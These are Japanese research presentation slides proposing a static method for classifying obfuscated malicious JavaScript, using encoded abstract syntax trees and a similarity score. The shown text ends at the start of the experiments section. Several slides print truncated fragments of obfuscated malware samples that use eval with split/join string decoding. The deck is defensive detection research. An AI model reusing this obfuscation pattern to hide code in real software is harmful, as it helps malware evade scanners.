


抽象構文解析木の符号化による 不正なJavascriptの分類手法の 提案

上西拓真† 神菌雅紀‡ 西田雅太‡ 森井昌克†

† 神戸大学大学院工学研究科

‡ 株式会社セキュアブレイン

研究背景 Javascriptによるマルウェアの増加



・動的解析ではマルウェアの挙動を完全に把握できない。

→ 動的解析を利用しないマルウェアの解析技術が希求されている。

研究背景 難読化の解析及び分類

一般的な静的解析

→ マルウェアの挙動を網羅的に取得可能

しかし不正なJavascriptは難読化されている

→ 難読化の種類は多数存在するため解読は困難

→ 難読化の種類を分類可能ならば解析が容易になる

・ より効率的な静的解析手法が求められる

研究背景 難読化の解析及び分類

神菌らの解析手法

不正なJavascriptを構文解析木で表し,そのノードの情報を一部無視した抽象構文解析木を提案.

- 「同じような難読化が施された検体」は, 抽象構文解析木が一致もしくは類似.
- 神菌らは特徴点抽出法の提案を主眼としていたため, 類似する木構造に対する分類としては十分とはいえない.

研究背景 難読化の解析及び分類

提案する解析手法

- ・抽象構文解析木の形状に着目し, その特徴を維持した手法で符号化. 符号を比較することで類似度を算出し不正なJavascriptを定量的に分類.

MWSの検体に対して類似度を考慮しない手法で52種類に分類された検体を, 類似度を考慮することにより37種類に集約できた. (予稿では52種類→38種類)

目次

1. 神菌らの解析手法
 - ポリモーフィックなJavaScript
 - 構文解析木
 - 抽象構文解析木
2. 提案手法
 - 木構造の抽象化
 - 木構造の符号化
 - 符号比較, 類似度算出
3. 実験評価
 - 階層的クラスタ分析
 - 分析結果
4. MWS検体の傾向
5. まとめ

1. 神隠しの解析手法 - ポリモーフィックなJavascript

難読化コード

```
function GEGixmguY(YFtPjeLX)
{ return YFtPjeLX.split('#*%')
.join(""); } eval(GEGixmguY('f
#*%u#*%n#*%c#*%t#*%i#*%o#*%n#*
% #*%p#*%r#*%i#*%n#*%t#*%d#*%(
#*%)#*%{#*%\n#*% #*% #*% #*% #
*% #*% #*% #*% #*%v#*%a#*%r#*%
#*%c#*%h#*%u#*%n#*%k#*% #*%s#
```

```
"#*%_#*%N#*%.#*%b#*%u#*%n#*%d#
*%|#*%e#*%#*%)#*%;#*%\n#*%}#*\
%\n#*%\n#*%'')));
```

```
function GlntxIsiMSa(LDjQvvLZ)
{ return LDjQvvLZ.split('*@%#')
.join(""); } eval(GlntxIsiMSa('f
*@%#u*@%#n*@%#c*@%#t*@%#i*@%#o*@
%#n*@%# *@%#p*@%#r*@%#i*@%#n*@%#
t*@%#d*@%#(*@%#)*@%#{*@%#\n*@%#
*@%# *@%# *@%# *@%# *@%# *@%# *@%#
*@%\
```


```
#r*@%#+*@%#"*@%#_*@%#N*@%#.*@%#
|*@%#e*@%#"*@%#)*@%#;*@%#\n*@%#}
%#\n*@%#\n*@%#')));
```

関数の名称や引数が異なる

1. 神菌らの解析手法 - 構文解析木


難読化コード → 構文解析木

```
function GEGixmguY(YFtPjeLX)
{ return YFtPjeLX.split('#*%')
.join(""); } eval(GEGixmguY('f
#*%u#*%n#*%c#*%t#*%i#*%o#*%n#*%
% #*%p#*%r#*%i#*%n#*%t#*%d#*%(
#*%)#*%{#*%\n#*% #*% #*% #*% #
*% #*% #*% #*% #*%v#*%a#*%r#*%
#*%c#*%h#*%u#*%n#*%k#*% #*%s#
"#*% #*%N#*%.#*%b#*%u#*%n#*%d#
*%[#*%e#*%#*%)#*%;#*%\n#*%}#*%
%\n#*%\n#*%' ));
```



1. 神菌らの解析手法 - 抽象構文解析木

同じような難読化が施された検体は
抽象構文解析木が一致or類似.




抽象構文解析木

1. 神菌らの解析手法 - 抽象構文解析木

同じような難読化が施された検体は
抽象構文解析木が一致or類似.


問題点

神菌らはハッシュ値で比較.
→類似する解析木を
判別不可



改善点

木構造を符号化して
定量的に解析木の
類似度判定を行う.




抽象構文解析木

2. 提案する解析手法 -木構造の抽象化

木構造の符号化のため、
解析木のさらなる抽象化を行う。

図のように解析木の形状
にのみ着目することで
より簡便な符号化を行い、
木構造をモデル化。



抽象構文解析木

2. 提案する解析手法 - 木構造の符号化

BP(Balanced Parenthesis Encording)表現法により
木構造を括弧列で表現


・BP表現法: 深い位置にあるノード
ほど内側の括弧に配置される表現法.

・木構造を正規化してから符号化


[[[]] [] []]

↓ 符号化

1110010100




予稿からの改善点



この符号化を用いて不正なJavascript同士の類似度を算出

2. 提案する解析手法 - 符号比較, 類似度算出



符号1及び符号2の類似度 S は

$$S = L_3 / (L_1 + L_2 - L_3) \quad (0 \leq S \leq 1)$$

※ただし, t をしきい値として以下の式を満たす

$$l_1, l_2, \dots, l_n > t$$


本実験では $t=25$ とした

3. 実験評価

MWSデータセット(2010~2012)を用いた実験評価

